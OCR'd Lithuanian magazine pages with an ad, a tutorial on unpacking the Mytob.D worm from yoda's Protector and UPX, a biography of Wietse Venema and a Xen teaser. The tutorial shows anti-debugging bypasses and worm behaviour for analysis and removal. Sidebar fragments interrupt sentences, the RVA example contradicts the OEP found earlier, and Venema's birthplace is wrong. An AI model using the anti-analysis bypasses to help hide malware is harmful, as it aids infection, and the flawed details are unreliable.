Tai programinė įranga, leidžianti mėgautis visiškai nemokamais skambučiais į bet kurią pasaulio šalį. Mūsų laptopo ir internetinės kameros laukia didelis darbo krūvis – vargu, ar susivaldysite nepaskambinę kiekvienam net ir mažai pažįstamam visame pasaulyje. Nemokami skambučiai galimi tik iš AK į AK, tačiau jei norėsite paskambinti į „vietinį" ar net mobilųjį tinklą, teks už tai sumokėti. Būtent tokiems pokalbiams jūs galėsite išnaudoti 60 nemokamų minučių dovaną.

AKCIJOS PARTNERIS

TOPO CENTRAS

Daugiau informacijos apie PĮ tyrinėjimus gali rasti www.cracklab.ru svetainėje.

Jeigu tu išpakavai „kirminą", nepamiršk sunaikinti proceso wfdmgr.exe ir pašalinti bylą C:\WINDOWS\system32\wfdmgr.exe.

Uodega
apsaugos modulis: slėpimasis sistemoje, antivirusų apėjimas, veikimo protokolavimas

Lytinis organas
eksploitas kirmino užkrovimui į kitus kompiuterius

Lygusis raumuo
papildomi netinklo moduliai: pašto perėmimas, įrankių skydelių įdiegimas

Pagrindinis kūnas
vienas ar kitas tinklo funkcijas atliekantis modulių rinkinys (*socks* serveris, *spam* modulis, *DDoS* modulis)

Pats sau antivirusas

Kirmino „Win32.Mytob.D" išpakavimas ir analizė

PASTARUOJU METU TARP VIRUSŲ KŪRĖJŲ PASTEBIMA NAUJA TENDENCIJA: JIE SAVO PARAZITUS APSAUGO ĮVAIRIAUSIAIS PROTEKTORIAIS, KAD KASPERSKIO LABORATORIJOJE SPECIALISTAI NESUPRASTŲ, KAIP VEIKIA VIRUSAS. TAČIAU MUDVIEJŲ TAI NESULAIKYS. ŠIANDIEN MES IŠPAKUOSIME ***MYTOB.D*** IR IŠSIAIŠKINSIME, KAIP JIS FUNKCIONUOJA.

[Parazitas] Paimkime, pavyzdžiui, gana populiarų žvėrį *Mytob*.D. Ir ką gi tu darysi, kai toks paklius tau į rankas? Melsiesi antivirusui? Tai ne mūsų metodai, jaunuoli! Jį reikia savomis priemonėmis išskrosti, ištyrinėti ir pašalinti iš sistemos. Tačiau pasyviu disasembliavimu čia neapsieisi. Atsakydama į jai sušertą kirminą, *IDA Pro* tau neišspjaus nieko aiškaus. Šiuo atveju taip yra todėl, kad virusas buvo ilgai ir stropiai pakuotas bei apsaugotas. Laimė, mes žinome, kaip elgtis tokiose situacijose: kraunam *PEiD*.

Pasirausęs savo signatūrų bazėje, šis nuostabus įrankis mums pateikė išorinio apsaugos sluoksnio pavadinimą: *yoda's Protector 1.3 -> Ashkbiz Danehkar*. Tiesą sakant, šį protektorių tiesiog dievina įvairių kenkėjų kūrėjai. Pažiūrėk, ką apie jį rašo:

- pripažįsta daugelį PE bylų formatų;
- mažas distributyvo dydis;
- greitas veikimas;
- polimorfinis šifravimas;
- *CRC sumų patikrinimas*;
- API funkcijų peradresavimas;
- PE antraščių pašalinimas;
- antiderintuvas.

Ir visa tai reikia išsiaiškinti, tačiau tai dar ne viskas. Atidžiau pažiūrėjus į sekcijų pavadinimus (UPX0, UPX1, UPX2, yC) galima padaryti vieną nelabai paguodžiančią išvadą. Po *yoda* gyvena UPX. Ok, nėra problemų, susitvarkysime ir su juo. Prisimename apsaugų pašalinimo pagrindus ir imamės darbo.

1. Surandame originalų įėjimo tašką (*Original Entry Point* — OEP);
2. Gauname programos turinį (*dump*);
3. Atstatome importo lentelę.

Originalaus įėjimo taško suradimas

Pirmas dalykas, ką mes turime padaryti — tai surasti supakuoto kirmino EP, o tada jau ir paties kirmino OEP. Tikiuosi, kad pas tave jau yra įdiegtas nuostabusis *OllyDbg*. Paleidžiame jį ir jo padedami atidarome kirminą. Stop! Vos nepamiršau. Visus eksperimentus siūlyčiau atlikinėti virtualioje mašinoje, kadangi aktyvi viruso kodo analizė (t.y. su paleidimu) gana pavojinga. Taigi derintuvas paprašys išanalizuoti bylą — spaudžiame „Ne". Derintuvo kursorius įsikūręs čia, ties EP:

```
0041B060 PUSH    EBP
0041B061 MOV     EBP, ESP
0041B063 PUSH    EBX
0041B064 PUSH    ESI
0041B065 PUSH    EDI
0041B066 PUSHAD
```

Praktiškai visi išpakuotuvai prieš pradėdami savo darbą steke su komanda PUSHAD išsaugo visas registrų reikšmes, o pabaigę savo darbą juos atstato su komanda POPAD. Tai reiškia, kad žemiau reikia surasti komandą POPAD ir ties ja sukurti breikpointą. Jeigu mes pradėsime programos trasavimą arba tiesiog ją paleisime su *F9*, tuomet suveiks išimtis, dėl ko derintuvas arba pateiks klaidą, arba paprasčiausiai užsidarys. Priežastis slypi išpakuotuve: jis gauna informaciją apie tai, kad programa šiuo metu yra derinimo (*debug*) režime. Čia esminė *yra Windows* funkcija *IsDebuggerPresent*, dėl kurios išpakuotuvas mus ir aptinka. Jeigu aptinkamas derintuvas, ši

Platusis žiedas
duomenų (resursų) saugykla. Paruoštos bibliotekos saugomos vykdomos bylos viduje (dažniausiai tai įrankių skydeliai)

Kaklas
ryšio magistralė tarp branduolio ir likusių modulių

Galva
valdymo centras. Kirmino branduolys (*remote shell*) komandų priėmimui perdavimui

funkcija grąžina vienetą, jeigu jo nėra — grąžinamas nulis. Komandinėje *OllyDbg* eilutėje įvedame *bp IsDebuggerPresent* ir spaudžiame „Enter". Jeigu pas tave komandinė eilutė nėra aktyvuota — spausk *Alt+F1*. Telieka paleisti programą ir tikėtis, kad breikas suveiks. Kaip bebūtų keista, jis suveikė, ir mes atsiduriame čia:

```
7C812E03    MOV EAX,DWORD PTR FS:[18]
7C812E09    MOV EAX,DWORD PTR DS:[EAX+30]
7C812E0C    MOVZX EAX,BYTE PTR DS:[EAX+2]
7C812E10    RETN
```

Su *F8* keliaukim iki RETN. Pažiūrėk: registro EAX reikšmė lygi vienetui — tai funkcijos *IsDebuggerPresent* darbo rezultatas, kas reiškia, jog derintuvas aptiktas. Derintuve spustelėk EAX registrą ir vietoje vieneto čia įvesk nulį. Tada iš funkcijos gali išeiti (spausk *F8*). Išėjai? Žiūrim toliau — matom kodą:

```
0041B88C    JE SHORT Mytob.0041B890
0041B88E    POPAD
0041B88F    RETN
```

Įdomi vieta. Jeigu derintuvas aptiktas, tuomet pereiname į komandą POPAD, kur dirbtinai sukuriama išimtis, kadangi POPAD suveikia anksčiau laiko! Vis dėlto mes apgavome protektorių, todėl ramiai peršokame šiuos spąstus. Dabar toliau ieškokime POPAD'ų. Iš karto pasakysiu — jį rasi maždaug 40 eilučių žemiau.

```
0041B8F9    POPAD — sukuriam breikpointą
0041B8FA    JMP SHORT Mytob.0041B8FE
0041B8FC    INT 1
0041B8FE    RETN
```

Pažiūrėkime dar žemiau:

```
0041B975    POPAD — sukuriam breikpointą
0041B976    PUSH EAX
0041B977    XOR EAX, EAX
0041B979    PUSH DWORD PTR FS:[EAX]
0041B97C    MOV DWORD PTR FS:[EAX],ESP
0041B97F    JMP SHORT Mytob.0041B982
```

Kaip matai, aš ties dvejais surastais POPAD iškvietimais sukūriau breikpointus. Padaryk tą patį ir paleisk programą. *Olly* sustojo ties *0041B975*, o toliau (*0041B982*) eina komandos, kurių nebuvo, kuomet mes žiūrėjome į kodą po sustojimo ties *IsDebuggerPresent* (EP paslepiantis polimorfinis UPX kodas)! Komanda POPAD jau suveikė, o tai reiškia, kad kažkur šalia turėtų būti mums reikalingas perėjimas. Pasivaikščiokime su *F8* ir pažiūrėkime, kas bus toliau. Adresu *0041B982* įvyksta išimtis, praeiname pro ją su *Shift+F8* ir patenkame į sisteminę biblioteką *ntdll*:

```
7C90EAF0    MOV EBX,DWORD PTR SS:[ESP]
7C90EAF3    PUSH ECX
7C90EAF4    PUSH EBX
7C90EAF5    CALL ntdll.7C9377C1
7C90EAFA    OR AL,AL
7C90EAFC    JE SHORT ntdll.7C90EB0A
7C90EAFE    POP EBX
7C90EAFF    POP ECX
7C90EB00    PUSH 0
7C90EB02    PUSH ECX
7C90EB03    CALL ntdll.ZwContinue
```

Pasakysiu iš karto: jeigu su *F8* praeisi CALL (7C90EB03), tuomet programa pasileis, o tai reiškia, kad mes prieisime iki adreso *7C90EB02* (*F8*) ir pažiūrėsime į steko turinį. Jeigu tu nežinai, kas tai yra, tuomet tau dar ankstoka skaityti šį straipsnį. Ieškosime adreso, kuris būtų mažesnis už protektoriaus EP (*0041B060*). Peržiūrėsime apatinį dešinį *Olly* langą (steką):

```
0012FD7C 7C910738 ntdll.7C910738
0012FD80 FFFFFFFF
0012FD84 20008332
0012FD88 7C90EB94 ntdll.KiFastSystemCallRet
0012FD8C 0012FFB0
0012FD90 00000000
0012FD94 0012FFC0
0012FD98 00419910 Mytob.00419910 — šis adresas mums tinka!
0012FD9C 0000001B
0012FDA0 00010246 UNICODE „_HOST_CHECK=NO"
```

Taigi sulyginame:

```
00419910 — mūsų surastas adresas.
0041B060 — protektoriaus EP.
```

/1/ OllyDbg
taip veikia derintuvo aptikimas

Uh, aš jau ties UPX EP! Tu dar ne? Tuomet greičiau ties *00419910* sukurk breikpointą (*bp 00419910*), spausk *Enter*, tada *F9*, ir tu jau su manimi. Jeigu pamatysi krūvą nulių, spausk *Ctrl+A* — *Olly* išanalizuos kodą ir tau pateiks jį skaitymui patogiu pavidalu. Čia jau viskas paprasta: tereikia išpakuoti UPX.

```
00419910 PUSHAD — esame čia
00419911 MOV ESI,Mytob.0040F000
00419916 LEA EDI,DWORD PTR DS:[ESI+FFFF2000]
0041991C PUSH EDI
0041991D OR EBP,FFFFFFFF
00419920 JMP SHORT Mytob.00419932
```

Ir vėl mums pažįstama komanda PUSHAD! Dabar judame aukštyn, kol nepamatysim:

```
00419A67 POPAD
00419A68 JMP Mytob.0040A0EB <- tai „kirmino" OEP
00419A6D ADD BYTE PTR DS:[EAX],AL <- daugybė šių eilučių neleis suklysti!
00419A6F ADD BYTE PTR DS:[EAX],AL
```

Ties *POPAD 00419A67* sukonfigūruojame breikpointą, spaudžiam *F9* ir dar du kartus *F7*. Viskas. Mes atsiduriame ties „kirmino" OEP. Užsirašyk jo reikšmę (mano atveju tai *0040A0EB*).

[Programos turinys (*dump*)] Čia mes pasinaudosime programa *PE Tools*. Prieš gaudami programos turinį, šiek tiek pakonfigūruokime pačią programą. Užeik į programos *Options*. *Task Viewer* skydelyje varnelė turėtų būti uždėta tik ties „Full dump: Fix Header". Luktelėsiu, kol tu tai padarysi (aš tai jau padariau), ir važiuojam toliau. Iš procesų sąrašo išsirenkame kirminą -->, kontekstiniame meniu spaudžiame *Full Dump*. Manau, nesklandumų įvedant bylos pavadinimą gali iškilti tik berankiams:). Iš pradžių reikia šiek tiek optimizuoti duomenis. Kaip tu jau žinai, mūsų protektorius pakeitė visų sekcijų pavadinimus, tačiau čia viskas suprantama: pirmos dvi sekcijos — tai protektoriaus kodo ir UPX išpakuotuvo sekcijos, likusios — normali programa, kuri čia tiesiog pervadinta. Nueiname į meniu *Tools->PE Editor* ir nurodome „kirminą". Dabar išpjaustysime nereikalingas protektoriaus ir pakuotuvo sekcijas, apie kurias aš ką tik kalbėjau. Matai mygtuką Sections? Spausk jį ir išpjauk dvi apatines sekcijas, kurios vadinasi UPX2, *yC* — tai gali padaryti su meniu esančiu mygtuku *Kill section (from file)*. Štai mes ir vėl kartu. Po žemiau aprašyto importo atstatymo galima padaryti *rebuild* (mygtukas *rebuild pe*), toliau optimizuojama bylos PE antraštė, kas bylos dydį gali sumažinti keletu kilobaitų, be to, tuo pačiu optimizuojamos vidinės struktūros ir duomenų išsidėstymas

byloje. *Rebuild* taip pat galima pasinaudoti bylos atstatymui po protektorių ir pakuotuvų išpakavimo.

Importo atstatymas

Importą mes atstatinėsime su viena puikia programa — *Import Reconstructor*. Po paleidimo procesų sąraše surask mūsų „kirminą" (jeigu jau viską uždarei, teks rankiniu būdu paleisti reikiamą bylą: *C:\WINDOWS\system32\wfdmgr.exe*).

Dabar mes turime nurodyti RVA OEP (pas *ImpRec* tai tiesiog OEP). Čia formulė paprasta, kaip *int 21h* — *„RVA OEP = VA OEP – ImageBase"*. *Tai reikia mokėti mintinai! Image Base* yra tame pačiame *PETools*, pagrindiniame lange. Mūsų atveju RVA = 01006420 – 01000000 = 6420. Šią reikšmę įvedame į OEP lauką ir spaudžiame mygtuką *IAT AutoSearch* (t.y. automatinė paieška). Programa suras nuorodas į importo lentelės funkcijas, po to mes nuspaudę mygtuką „Get Imports" gausime pačią lentelę. Mes turime pamatyti eilutes su funkcijomis ir priešais pateiktu užrašu YES. Jeigu viskas gerai, o taip ir turi būti, tuomet mygtukas *Fix Dump* mus nukreips tiesos keliu. Pasirodžiusiame lange nurodyk mūsų *dump'ą* (programos turinį) — ir *voila*. Viskas paruošta!

[Anatomijos pamoka] O kas toliau? Dabar pradedame tyrinėjimus. Kaip matai, priešais mus — nuogas virusas. Jeigu netiki, paleisk PEiD. Reikėtų pastebėti, kad iki šiol mes užsiiminėjome krekingu, t.y. išpakavome bylą ir pašalinome apsaugą. Dabar pereisime prie *reverse-engineering'o*. Reversas — toli gražu ne krekingas. Tai fundamentalesnė sąvoka, kurios esmė — programos darbo supratimas, remiantis disasembliuotu listingu. Dabar mes į visą šį reikalą nesigilinsime, kadangi mums įdomūs tik tam tikri niuansai: kaip egzistuoja virusas, ką jis veikia ir kur gyvena sistemoje. Be abejo, yra daugybė antiderinimo gudrybių, tačiau šiuo atveju ne viskas taip paprasta. Visų pirma, importo lentelėje yra darbo su tinklu funkcijos. Iš pradžių eina darbo su bylomis funkcijomis — būtent jas mes iš pradžių ir aptarsime. Sukurkime breikus ties *CreateFile* ir *CopyFile*. Paleidžiam! Prieš save matom labai gerą eilutę:

```
00407BA4 FF15 24114100 CALL DWORD PTR
DS:[<&kernel32.CopyFileA>>; kernel32.CopyFileA
```

Pažiūrėję į steką galime pamatyti naują bylos pavadinimą: *NewFileName = „C:\WINDOWS\system32\wfdmgr.exe"*. Dabar aišku: virusas tikrina, kur jis yra, ir jeigu jis ne sisteminiame kataloge, tuomet į jį kopijuoja save. Toliau eina aukščiau nurodytos bylos paleidimas ir pradinio proceso užbaigimas. Norint pratęsti tyrimą, reikia virusą apgauti. Galima jį nukopijuoti ten, kur jis prašo, tačiau galima paprasčiausiai apeiti patikrinimo funkciją — čia jau kaip tu pageidauji. Aš pats jį nukopijavau. Taigi važiuojam toliau — *DeleteFile*. Ką gi jis pašalina? Suradai, ar pasufleruoti? Su pirma funkcija jis pašalina *C:\WINDOWS\system32\msnmsgr.exe*, tada kopijuoja save į šį katalogą ir atidaro soketą (susijungimą). Be to, kirminas priteršia sisteminiame registre. O, matau, jog tu jau įsivažiavai ir sukūrei breiką ties *RegOpenKey!*


```
00403F90 51         PUSH ECX
00403F91 68 19000200      PUSH 20019
00403F96 6A 00      PUSH 0
00403F98 52         PUSH EDX
00403F99 68 01000080      PUSH 80000001
00403F9E FF15 08104100    CALL DWORD PTR DS:[<&advapi32.RegOpenKey>;
advapi32.RegOpenKeyExA
```

Aha, funkcija yra, žiūrim į steką:

```
00E7FE44 80000001    |hKey = HKEY_CURRENT_USER
00E7FE48 00E7FE60    |Subkey = „Software\Microsoft\WAB\WAB4\Wab File
Name"
00E7FE4C 00000000    |Reserved = 0
00E7FE50 00020019    |Access = KEY_READ
00E7FE54 00E7FE58    \pHandle = 00E7FE58
```

Ar tau reikia aiškinti, kas vyksta šiuo metu? Kirminas ieško WAB bylų. Juk tai *Outlook* adresų knygelių bylos! Būtent, kirminas gauna visus pas tave surastus elektroninio pašto adresus ir jais išsiuntinėja save. Toliau jau paprasta: viską darome analogiškai, todėl čia aš nerašysiu apie visas likusias funkcijas. Tačiau mes praleidome kirmino darbą su tinklu... Atleisk, tačiau į šį straipsnį išsami analizė jau netilpo. Manau, kad namie tu visa tai galėsi pats lengvai išanalizuoti. Mes su tavimi išdirbome veiksmų schemą.

Taigi per 15 minučių mes atlikome paprasčiausią analizę. Šaunu, tiesa? Dar 15–20 minučių tokiais tempais — ir virusas bus galutinai nukenksmintas. Galbūt būtų laikas įkurti nuosavą antivirusų laboratoriją?

/2/ OllyDbg
NT stebimi procesoriniai resursai

Wieste Venema

„PROGRAMŲ BE KLAIDŲ NEBŪNA. LABAI PASISTENGĘS AŠ GALIU JŲ SANTYKĮ SUMAŽINTI IKI VIENOS KLAIDOS TŪKSTANČIUI EILUČIŲ KODO. ŠIANDIEN *POSTFIX MTA* TURI 50 TŪKSTANČIŲ KODO EILUČIŲ. MANAU, JOG KOMENTARŲ ČIA NEBEREIKIA".

Trumpa biografija
Wietse Zweitze Venema (čia gali išgirsti, kaip tariasi jo vardas: *http://www.porcupine.org/wietse/wietse.wav*) gimė Danijoje 1951 metais. Dar prieš mokyklą išmoko rašyti ir skaityti, todėl žymią savo vaikystės dalį praleido skaitydamas. Pabaigęs mokyklą įstojo į Groningeno universitetą, kur studijavo fiziką ir gavo daktaro laipsnį. Tada pradėjo dirbti sistemų architektu matematikos ir kompiuterių mokslų fakultete, Eindchoveno universitete. 8 iš 12 ten praleistų metų Vycė užsiiminėjo automatiniam EDI (*Electronic Data Interchange*) pranešimų transliavimui skirtų įrankių rašymu. Jo programos sąveikavo su pačiais įvairiausiais įrenginiais, čia bet kokie nesklandumai su aparatūra galėjo sukelti sutrikimus programose. Dėl to Vycė turėdavo įvertinti kiekvieną smulkmeną — tai jam davė didelę patirtį rašant maksimaliai saugų kodą. 1996 metais jis emigravo į JAV ir pradėjo dirbti *IBM Thomas J. Watson* tyrimų centre, kuriame dirba ir šiandien.

[„TCP Wrapper" ir kiti Vycės projektai]
[Postfix] Pašto sistema, išgarsinusi Vycę, buvo planuojama kaip populiaraus *Sendmail* alternatyva. Vycė ją išoriškai padarė maksimaliai panašią į *Sendmail*, tačiau viduje tai buvo visiškai kita programa: greitesnė, lankstesnė ir saugesnė. Iš pradžių sistema buvo pavadinta *VMailer* ir pirmą kartą pristatyta publikai 1998 metais, tačiau po to ji buvo pervadinta į *Postfix*.

[SATAN] *Security Administrator Tool for Analyzing Networks* — plačiai išgarsėjusi programa, kurią Vycė parašė kartu su Denu Farmeriu (*Dan Farmer*). Ji buvo skirta automatiniam informacijos surinkimui apie nutolusią sistemą. SATAN buvo apibūdinama kaip patogi adminams skirta programa, tačiau iš karto po išleidimo ja apsiginklavo visi hakeriai. Tai buvo pirmas patogus tinklo skeneris su patogia vartotojo sąsaja, todėl 1993 metais, kai jis pirmą kartą pasirodė internete, SATAN buvo laikomas geriausiu šios rūšies įrankiu.

[The Coroner's Toolkit] TCT — dar vienas Venemos ir Farmerio bendradarbiavimo produktas. TCT — tai naudingų programų rinkinys *Unix* sistemos analizei po jos nulaužimo. Pirmą kartą TCT buvo pristatytas 1999 metų rugpjūtį, kompiuterinių įkalčių surinkimo metodų seminare.

[Portmap] *Portmapper* turi įdiegtą priėjimo kontrolę, kuri hakeriams apsunkina RPC demonų atakas.
[TCP Wrapper] Nedidelis įrankis, atliekantis *Unix* ugniasienės funkcijas (įeinančių paketų stebėjimas, priėjimo teisių tikrinimas ir t.t.)

Vycė taip pat yra parašęs keletą plačiai žinomų *security* dokumentų: „Merfio dėsniai ir kompiuterių saugumas" (*Murphy's law and computer security*) bei kartu su Denu Farmeriu parašytas straipsnis „Kompiuterio saugumo padidinimas jį nulaužiant" (*Improving the Security of Your Site by Breaking Into It*).


[Hobis] Laisvu laiku mėgsta pasivaikščiojimus ir pasivažinėjimus dviračiu kartu su savo žmona Anita po gražias Niujorko vietas.

[Apdovanojimai] Daktaras Vycė Venema už savo didelį indėlį į *Unix* ir atvirų sistemų vystymą yra gavęs keletą prestižiškų apdovanojimų.
Tarp jų:
Security Summit Hall of Fame Award,
SAGE Outstanding Achievement Award,
NLUUG Award

„Pagrindinė programų kūrėjo problema — patobulinti programą, tuo pačiu nesukuriant papildomų problemų"

„MANĘS DAUG KARTŲ KLAUSĖ, AR *TCP WRAPPER* ĮRANKYJE YRA KLAIDŲ, KADANGI JIS ILGOKAI NEBUVO ATNAUJINTAS. AŠ VISADA ATSAKAU, KAD ŽINOMŲ KLAIDŲ NĖRA, BŪTENT TODĖL NĖRA IR ATNAUJINIMŲ".

„SISTEMOS NEGALIMA PADARYTI SAUGIA VIEN LOPANT SKYLES. JEIGU JI NUO PAT PRADŽIŲ NEBUVO KURIAMA KAIP APSAUGOTA, JI NIEKADA TOKIA NETAPS“.

[Kuo užsiima dabar] Po to, kai 2002 metais Vycė Venema paliko FIRST (*Forum of Incident Response and Security Teams*) vadovo postą, jis daugiau laiko pradėjo skirti programavimui IBM tyrimų centre.
2004 metais Vycė kartu su Denu Farmeriu parašė knygą „Įkalčių atskleidimas“ (*Forensic Discovery*), kurioje pasakojama apie tai, kaip išstudijuoti savo sistemą, kuri buvo nulaužta, kaip aptikti hakerio buvimo joje įrodymų ir esant galimybei jį susekti. Šiuo metu Vycė Venema yra laikomas vienu geriausių pasaulyje kompiuterių saugumo ekspertų.

048

Virtualizacijos menas

Naudojame emuliatorius buityje

ĮSIVAIZDUOK TOKIĄ SITUACIJĄ: TU SĖDI ***FREEBSD*** SISTEMOJE IR GREP'INI SAVO ASMENINIO NAMŲ ***FTP*** SERVERIO LOGUS TIKĖDAMASIS, KAD PIKTIEJI HAKERIAI NEĮSIBROVĖ Į MAŠINĄ PER NEUŽLOPYTĄ ***PROFTPD*** SKYLĘ. PABAIGĘS ŠIĄ PROCEDŪRĄ IR NEPASTEBĖJĘS NIEKO ĮTARTINO, TU, PASINAUDOJĘS PAPRASTA KLAVIŠŲ KOMBINACIJA, PERSIJUNGI Į ***SLACKWARE LINUX***, ĮSIJUNGI MUZIKĄ IR PRADEDI ATRINKINĖTI PER NAKTĮ ATĖJUSĮ PAŠTĄ. TAI DARYDAMAS TU PRISIMENI, JOG NORĖJAI ATNAUJINTI SAVO ANTRĄJĮ ***LINUX*** DISTRIBUTYVĄ, PERSIJUNGI Į ***GENTOO***, SURENKI „EMERGE--SYNC" IR SUGRĮŽTI ATGAL Į ***SLACKWARE***. PASAKA? ANAIPTOL! NAUDODAMASIS VIRTUALIŲ MAŠINŲ MONITORIUMI ***XEN***, TU GALĖSI OPERACINĖMIS SISTEMOMIS VARIJUOTI NE BLOGIAU, NEI CIRKO ARTISTAS ŽONGLIRUOJA KAMUOLIUKAIS.

